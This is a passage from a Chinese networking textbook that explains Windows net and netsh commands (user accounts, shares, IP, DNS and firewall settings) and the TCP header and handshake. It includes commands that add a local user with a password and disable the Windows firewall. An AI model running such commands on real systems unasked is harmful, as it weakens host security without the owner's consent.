通常提示确认要停止基于服务器的所有服务；而 net stop server /y 对该提示自动回答 yes，然后服务器服务关闭。

以下是 net 命令的一些使用实例。

（1）建立本地机用户 myuser，口令为 159357：

```
net user myuser 159357 /add
```

（2）删除本地机用户 myuser：

```
net user myuser /delete
```

（3）建立本地目录 c:\myshare 为共享目录，其共享名为 myshare，共享权限为只读，访问用户为 myuser：

```
net share myshare=c:\myshare  /GRANT:myuser,READ
```

在 Windows 中，用户 myuser 必须是存在并设置有密码的。权限可以是 READ、CHANGE 或 FULL。

（4）删除共享名 myshare 的共享属性：

```
net share myshare /delete
```

（5）将远程计算机 222.168.10.10 的共享文件夹 myshare 映射为本地 z 盘：

```
net use z: \\222.168.10.10\myshare
```

（6）删除映射的 z 盘：

```
net use z: /del
```

（7）查看目标机时间，设置本地计算机时间与“目标 IP”主机的时间同步。

查看：

```
net time \\192.168.1.10
```

同步：

```
net time \\192.168.1.10 /set（加上参数/yes 可取消确认信息）
```

只有执行上一条命令才能实现两台主机的时间同步。

1.1.7 netsh 命令

netsh（network shell，网络外壳）是 Windows 系统自带的功能强大的网络配置命令行工具。使用 netsh 工具，可以查看或更改本地计算机或远程计算机的网络配置。不仅可以在本地计算机上运行这些命令，而且可以在网络上的远程计算机上运行。netsh 提供了脚本功能，可以在批处理模式下针对指定的计算机运行一组命令。利用 netsh，可以将配置脚本保存为文本文件，便于存档或用于配置其他的计算机。

在 Windows 中，netsh 命令的语法如下：

```
netsh [-a AliasFile] [-c Context] [-r RemoteMachine] [-u [DomainName\]UserName] [-p
```

```
        Password | * ] [Command | -f ScriptFile]
```

其中：

-a AliasFile	运行 AliasFile 后返回到 netsh 提示符。AliasFile 指定包含一个或多个 netsh 命令的文本文件的名称。
-c Context	更改到指定的 netsh 上下文。Context 指定 netsh 上下文。
-r RemoteMachine	指定要配置的远程计算机，RemoteMachine 用名称或 IP 地址来指定远程计算机。
-u [DomainName]UserName	指定在一个用户账号下运行 netsh 命令，DomainName 指定的域用户账号所在，没有指定 DomainName 时指本地域。
-p Password | *	指定要提供密码的用户账号(由-u UserName 指定账号)。* 表示在密码提示行中输入密码时将不显示该密码。
Command	指定要运行的 netsh 命令。
-f ScriptFile	指定运行 ScriptFile 文件中所有的 netsh 命令。ScriptFile 是指定要运行的脚本，运行脚本后退出 netsh.exe。

进入 netsh 环境后，在根级目录用 exec 命令也可以加载一个配置脚本。对 winsock、route、ras 等网络服务的配置也可以通过 netsh 的内置命令操作。

例如：

```
C:\>netsh
netsh>help
```

可显示此上下文中的命令。

netsh 在上线(online)模式下的配置会立刻生效，而在下线(offline)模式下则可以先进行配置，检查无误后再转换到上线模式生效，这样可以避免不必要的差错。

以下是 netsh 命令的一些使用实例。

(1) 用 netsh 配置网卡的 IPv4 属性，如图 1-1 所示，步骤如下。

① 配置网卡 IP，格式如下：

```
netsh interface ipv4 set address "本地连接" static  IP地址  子网掩码  默认网关  跃点数
```

跃点数是指默认网关的跃点数，一般为 1。

```
netsh interface ipv4 set address "本地连接" static 192.168.1.10 255.255.255.0 192.
168.1.1 1
```

如果不配置网关，可用默认值 none。例如 192.168.1.1 可用 none 代替。

② 配置 DNS：

```
netsh interface ipv4 set dnsservers name="本地连接" source=static 202.116.64.1
```



图 1-1　网卡 IPv4 属性

如果要配置备用 DNS，可将 set 改为 add。

③ 删除 DNS：

```
netsh interface ip delete dns "本地连接" all
```

删除网关：

```
netsh interface ip delete address "本地连接" gateway=all
```

(2) 用 netsh 配置网卡 IPv6，如图 1-2 所示，步骤如下。

① 配置 IPv6 地址：

```
netsh interface ipv6 add address "本地连接" FE80::2
```

② 配置 IPv6 DNS：

```
netsh interface ipv6 add dns "本地连接" FEC0:0:0:FFFF::1
```

(3) 查看本地网卡配置：

```
netsh interface ip show address        显示 IP 地址配置
netsh interface ip show config         显示网络参数详细信息
netsh interface ip show interface      显示 IP 接口统计
netsh interface ip show ipaddress      显示当前 IP 地址
netsh interface ip show ipnet          显示 IP 的网络到介质的映射
netsh interface ip show dns            显示 DNS 服务器地址
```

在 Windows 中，netsh interface ip show address 命令可以只显示出 IPv4 的地址配置。

图 1-2　网卡 IPv6 属性

(4) netsh 的防火墙管理命令。Windows 有自带的防火墙,除通常的图形界面管理以外,也可以利用 netsh 强大的防火墙命令,其命令格式如下:

```
netsh firewall
```

参数如下:

?	显示命令列表。
add	添加防火墙配置。
delete	删除防火墙配置。
dump	显示一个配置脚本。
help	显示命令列表。
reset	将防火墙配置重置为默认值。
set	设置防火墙配置。
show	显示防火墙配置。
add allowedprogram	添加防火墙允许的程序配置。
add portopening	添加防火墙端口配置。
delete allowedprogram	删除防火墙允许的程序配置。
delete portopening	删除防火墙端口配置。
set allowedprogram	设置防火墙允许的程序配置。
set icmpsetting	设置防火墙 ICMP 配置。
set logging	设置防火墙记录配置。
set multicastbroadcastresponse	设置防火墙多播/广播响应配置。
set notifications	设置防火墙通知配置。

set opmode　　设置防火墙操作配置。
set portopening　　设置防火墙端口配置。
set service　　设置防火墙服务配置。
show allowedprogram　　显示防火墙允许的程序配置。
show config　　显示防火墙配置。
show currentprofile　　显示当前防火墙配置文件。
show icmpsetting　　显示防火墙 ICMP 配置。
show logging　　显示防火墙记录配置。
show multicastbroadcastresponse　　显示防火墙多播/广播响应配置。
show notifications　　显示防火墙通知配置。
show opmode　　显示防火墙操作配置。
show portopening　　显示防火墙端口配置。
show service　　显示防火墙服务配置。
show state　　显示当前防火墙状态。

例如：

```
netsh firewall show allowedprogram                  //显示防火墙允许的程序配置
netsh firewall show config                          //显示防火墙配置
netsh firewall show currentprofile                  //显示当前防火墙配置文件
netsh firewall show icmpsetting                     //显示防火墙 ICMP 配置
netsh firewall show logging                         //显示防火墙记录配置
netsh firewall show multicastbroadcastresponse      //显示防火墙多播/广播响应配置
netsh firewall show notifications                   //显示防火墙通知配置
netsh firewall show opmode                          //显示防火墙操作配置
netsh firewall show portopening                     //显示防火墙端口配置
netsh firewall show service                         //显示防火墙服务配置
netsh firewall show state                           //显示当前防火墙状态
netsh firewall reset                                //防火墙复位
netsh firewall set opmode mode=disable              //关闭防火墙
netsh firewall set opmode mode=ENABLE               //开启防火墙允许例外
```

命令行管理方式有功能强大、可定制性比较强、使用基本不受限制、不需要进入图形界面的优点。命令行还有一大好处是可以通过命令建立批处理文件，这一点是图形界面所不具有的，应该熟练掌握，灵活使用。

1.2　TCP/ UDP/ ICMP 协议

TCP、UDP、ICMP 协议是 TCP/IP 协议族中的协议，TCP、UDP 工作于传输层，ICMP 工作于网络层。TCP 为两台主机上的应用程序提供可靠的端到端的数据通信，包括把应用程序交给它的数据分成数据块交给网络层、确认接收到的分组等。UDP 则为应用层提供不可靠的数据通信，它只是把数据包的分组从一台主机发送到另一台主机，不保证数据能到达另一端。所有的 TCP、UDP、ICMP 数据都以 IP 数据包格式传输。

1.2.1 TCP 协议

TCP 提供一种面向连接的、全双工的、可靠的字节流服务。在一个 TCP 连接中，仅有两方进行彼此通信。广播和多播不能用于 TCP。

TCP 的接收端必须丢弃重复的数据。采用自适应的超时及重传策略，可以对收到的数据进行重新排序，将收到的数据以正确的顺序交给应用层。TCP 通过下列方式来提供可靠性：应用数据被分割成 TCP 认为最适合发送的数据块，称为报文段或段。

1. TCP 报文的传输过程

TCP 报文的传输过程如图 1-3 所示。




图 1-3　TCP 报文的传输过程

2. TCP 协议报文格式

TCP 协议报文格式如图 1-4。

TCP 数据段以固定格式的 20B 头部开始，在头部的后面是一些选项和填充字节（以满足 32B 要求）。在选项后面才是数据，其最长为 65535－20（IP 头）－20（TCP 头）＝65495B。不带数据的头部常用作确认报文和控制报文。

TCP 报文首部各字段意义如下：

- 源端口和目的端口字段：各占 2B。端口是传输层与应用层的服务接口，每个主机可自行决定分配自己的端口（从 256 号起）。传输层的复用和分用功能都要通过端口才能实现。
- 序号字段：占 4B。TCP 连接中传送的数据流中的每一个字节都编上一个序号。序号字段的值则是本报文段所发送的数据的第一个字节的序号。
- 确认号字段：占 4B，是期望收到对方的下一个报文段的数据的第一个字节的序号。
- 数据偏移字段：占 4b，它指出 TCP 报文段的数据起始处距离 TCP 报文段的起始处有多远。“数据偏移”的单位不是字节而是 32b 字（即以 4B 为计算单位）。
- 保留字段：占 6b，保留为今后使用，但目前应置为 0。
- 控制位：URG＋ACK＋PSH＋RST＋SYN＋FIN，其意义如表 1-1 所示。




图 1-4　TCP 协议报文格式

表 1-1　TCP 控制位

控　制　位	意　　义
URG(紧急位)	当 URG=1 时,表明紧急指针字段有效。它告诉系统此报文段中有紧急数据,应尽快传送(相当于高优先级的数据)
ACK(确认位)	只有当 ACK=1 时确认号字段才有效。当 ACK=0 时,表示确认号被省略,数据段不包含确认信息
PSH(标志位)	表示带有 PSH 标志的数据可立即送往应用程序,而不必等到缓冲区装满时才传送
RST(复位位)	当 RST=1 时,表明 TCP 连接中出现严重差错(如由于主机崩溃或其他原因),必须释放连接,然后再重新建立传输连接
SYN(同步位)	同步比特 SYN 置为 1,就表示这是一个连接请求或连接接受报文。在连接请求时,SYN=1,ACK=0;在连接响应时 SYN=1,ACK=1
FIN(终止位)	用来释放一个连接。当 FIN=1 时,表明此报文段的发送端的数据已发送完毕,并要求释放传输连接。然而当断开连接后,进程还可以继续接收数据,保证连接建立和断开的数据段可按正确顺序处理

- 窗口字段:占 2B。窗口字段用来控制对方发送的数据量,单位为字节。TCP 连接的一端根据设置的缓存空间大小确定自己的接收窗口大小,然后通知对方以确定对方的发送窗口的上限。当字段值为 0 时,表示它已收到所有发送的数据段,但当前接收方急需暂停,希望此刻不要再发送。
- 检验和:占 2B。检验和字段检验的范围包括首部和数据这两部分。"检验和"是为确保高可靠性而设置的,在计算检验和时,要在 TCP 报文段的前面加上 12 字节的伪首部。当接收方对整个数据段(包括"检验和"字段)进行运算时,其结果应为 0。伪首部包含源和目的主机的 IP 地址、TCP 的协议编号和 TCP 数据段(包含 TCP

头)的字节数。在检验和计算中包括伪首部,有助于检测传送的分组是否正确。

- 紧急指针字段:占16b。紧急指针指出在本报文段中的紧急数据的最后一个字节的序号。URG 提醒接收方在 TCP 数据流中有一些紧急数据,而紧急指针指出它的具体位置。
- 选项字段:长度可变。TCP 首部可以有多达 40B 的可选信息,用于把附加信息传递给终点,或用来对齐其他选项。在建立连接期间,收发双方均声明其最大载荷能力,会选择较小的作为标准。如果某台主机未选择该项,其默认值为 536B。所有因特网上主机均要求具有接收长为 536+20=556B 的 TCP 数据段的能力。
- 填充字段:这是为了使整个首部长度是 4B 的整数倍。

TCP 报文中的控制位 URG、ACK、PSH、RST、SYN、FIN 在网络扫描、操作系统探测中有重要作用。

3. TCP 的传输连接管理

TCP 是面向连接的协议,提供透明、可靠的数据流传输。传输连接有 3 个阶段,即连接建立、数据传送和连接释放。传输连接的管理就是使传输连接的建立和释放都能正常地进行。

在 TCP 的连接建立过程中要解决 3 个问题:首先要使每一方能够确知对方的存在,其次要允许双方协商一些参数(如最大报文段长度、最大窗口大小、服务质量等),最后能够对传输实体资源(如缓存大小、连接表中的项目等)进行分配。

4. 客户/服务器方式

TCP 的连接和建立都是采用客户/服务器方式。主动发起连接建立的应用进程叫作客户(client)。被动等待连接建立的应用进程叫作服务器(server)。用三次握手建立 TCP 连接,如图 1-5 所示。




图 1-5　TCP 建立连接的三次握手过程

1) TCP 连接建立

A 的 TCP 向 B 发出连接请求报文段,其首部中置同步比特 SYN=1,并选择序号 x,表明传送数据时的第一个数据字节的序号是 x。

B 的 TCP 收到连接请求报文段后,如同意,则发回确认。B 在确认报文段中应置 SYN=1,其确认号应为 $x+1$,同时也为自己选择序号 y。

A 收到此报文段后,向 B 给出确认,其确认号应为 $y+1$。

A 的 TCP 通知上层应用进程,连接已经建立。

当运行服务器进程的主机 B 的 TCP 收到主机 A 的确认后,也通知其上层应用进程,连

接已经建立。

TCP 的连接建立过程被形象地称为“三次握手”过程。

2）TCP 连接释放

在数据传输结束后，通信的双方都可以发出释放连接的请求。TCP 连接的释放是两个方向分别释放连接，每个方向上连接的释放，只终止本方向的数据传输。

当一个方向的连接释放后，TCP 的连接就称为“半连接”或“半关闭”。当两个方向的连接都已释放，TCP 连接才完全释放。

3）TCP 连接释放的过程

TCP 连接释放的过程如图 1-6 所示。

